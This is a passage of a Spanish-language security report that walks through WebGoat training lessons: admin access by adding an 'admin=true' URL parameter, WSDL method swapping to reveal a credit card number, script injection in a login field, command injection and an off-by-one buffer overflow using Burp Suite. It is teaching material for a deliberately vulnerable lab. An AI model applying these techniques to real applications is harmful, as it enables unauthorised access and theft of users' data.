En esta vulnerabilidad vamos a acceder a la información de todos los usuarios, pudiendo acceder al menú del administrador desde un usuario que no tenga los privilegios de administrador. Para ello nos vamos al menú '*Admin Functions*' y nos vamos al apartado '*User Information*'. Únicamente tenemos que copiar la dirección




Figura 94. Remote Admin Access. Copiar enlace menu.

Una vez copiada la dirección, la pegamos en el navegador, y añadimos la propiedad admin, dándole el valor true

```
localhost/WebGoat/attack?Screen=114&menu=1900&admin=true
```

Lo que nos permite conocer los datos de acceso de los usuarios

*** Congratulations. You have successfully completed this lesson.**

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

OWASP Foundation | Project WebGoat | Report Bug

Figura 95. Remote Admin Access. Datos acceso usuarios.

4.2.3.5. WSDL Scanning

En esta lección, se va a intentar obtener el número de la tarjeta de crédito del empleado con ID 101.

Abrimos el fichero WSDL en una pestaña nueva para ver el método a través del cual se obtiene el número de tarjeta de crédito.

```
- <wsdl:portType name="WSDLScanning">
  - <wsdl:operation name="getCreditCard" parameterOrder="id">
      <wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest"/>
      <wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse"/>
    </wsdl:operation>
  - <wsdl:operation name="getLoginCount" parameterOrder="id">
      <wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest"/>
      <wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse"/>
    </wsdl:operation>
  - <wsdl:operation name="getLastName" parameterOrder="id">
      <wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest"/>
      <wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse"/>
    </wsdl:operation>
  - <wsdl:operation name="getFirstName" parameterOrder="id">
      <wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest"/>
      <wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse"/>
    </wsdl:operation>
  </wsdl:portType>
```

Figura 96. WSDL Scanning. Fichero.

Utilizamos la herramienta TamperData para interceptar la petición al servidor cuando nos logamos con la cuenta 101 y solicitamos como valor de retorno el nombre.




Figura 97. WSDL Scanning. Interceptación TamperData.

Modificamos la trama, cambiando el valor del campo 'field', sustituyendo el método 'getFirstName' por el método 'getCreditCard'.

Conseguimos obtener el número de la tarjeta de crédito del usuario '101'.




Figura 98. WSDL Scanning. Número Tarjeta.

4.2.3.6 Log Spoofing

Con este ataque vamos a realizar una suplantación de identidad, para ello vamos a alterar la comunicación entre el cliente web, y el servidor Web.

En esta lección de WebGoat vamos a logarnos como el usuario 'admin' sin conocer la contraseña, para ello inyectaremos comandos en el campo 'Username'.

Si intentamos logarnos, el cuadro gris del formulario nos dice el resultado de la autentificación.




Figura 99. Log Spoofing. Autentificación.

Copiamos el resultado de la autentificación, y nos vamos a la página yehg.net/encoding/?, y lo pegamos en el formulario para convertirlo, con los datos que nos interesa.




Figura 100. Log Spoofing. Encoder/Decoder PHP.

Añadimos un script para ver la cookie de la sesión y codificamos el mensaje.




Figura 101. Log Spoofing. Inserción Script codificado.

Copiamos el mensaje y lo pegamos en el campo 'username' del formulario




Figura 102. Log Spoofing. Inyección Script.

Vemos como se ejecuta el script, y la autentificación con la cuenta de 'admin' ha sido correcta.




Figura 103. Log Spoofing. Finalización ataque.

4.2.3.7 Command Injection

En este vulnerabilidad vamos a mandar comandos inyectados a través de la entrada de un formulario, para ello realizamos un ping a 127.0.0.1 y lo codificamos con PHP Charset Encoder / String Encrypter

Figura 104. Command Injection. PHP Charset Encoder.

Tras esto utilizamos la herramienta 'Tamper Data' para modificar la petición al servidor e inyectar el comando.




Figura 105. Command Injection. Petición al servidor.

Y vemos el resultado y como hemos conseguido insertar código en el formulario.




Figura 106. Command Injection. Formulario con código insertado.

4.2.3.8. Buffer Overflow

Descripción

No es muy habitual, pero las vulnerabilidades de Buffer Overflow (desbordamiento de búfer) se siguen dando en las aplicaciones web. Estas tienen lugar cuando en un nivel de la aplicación no hay suficiente memoria asignada para hacer frente a los datos presentados por el usuario.

En WebGoat podremos practicar con esta vulnerabilidad, llamada 'Off-by-One Buffer overflow'. Este vulnerabilidad surge de la posibilidad de sobreescribir la posición para el byte nulo de arrastre (*trailing null byte*), desvelándose información adicional del usuario, como consecuencia de no encontrarse el byte nulo.

Las causas de esta vulnerabilidad son:

- Error en la implementación de métodos de validación de datos de entrada.
- Error en la gestión de memoria.

El objetivo del ataque es:

- Enviar peticiones HTTP al servidor.
- Capturar y modificar una petición.
- Enviar peticiones modificadas forzando el desbordamiento.
- Aprovechamiento de la vulnerabilidad.

Mirando las noticias sobre fallos recientes de seguridad, podemos ver que la compañía Oracle en mayo del 2015 fue afectada por esta vulnerabilidad[19]

Reproducimos la vulnerabilidad en WebGoat, para ello tendremos que realizar previamente las siguientes acciones:

- Descarga, instalación y configuración de Burp Suite.
- Configurar el proxy en el navegador, con los parámetros localhost y puerto 8082.

[19] http://www.scmagazine.com/oracle-patches-buffer-overflow-bug-venom/article/415329/

- Accedemos al apartado “Buffer Overflows” → “Off-by-One Overflows” e introducimos un usuario cualquiera para recoger una petición con Burp. Vemos como Burp ha capturado la petición:




Figura 107. Buffer Overflow. BurpSuite.

El campo que tenemos que desbordar será el número de habitación “room_no” que aparece vació en la captura.

- Crearemos un fichero con una cadena de texto muy grande para realizar el desbordamiento en el aplicativo web.




Figura 108. Command Injection. Archivo de texto.

- Nos iremos a Burp y antes de mandar la petición modificada nos aseguraremos que la opción "*Unhide hidden form fields*" este marcada en las opciones de Proxy de Burp.
- Pulsaremos el botón derecho justo después de "room_no" y elegiremos "paste from file" eligiendo nuestro archivo previamente creado.




Figura 109. Command Injection. Paste del archivo en BurpSuite.

- En Burp pulsaremos "forward", enviando de esta forma la petición al servidor.

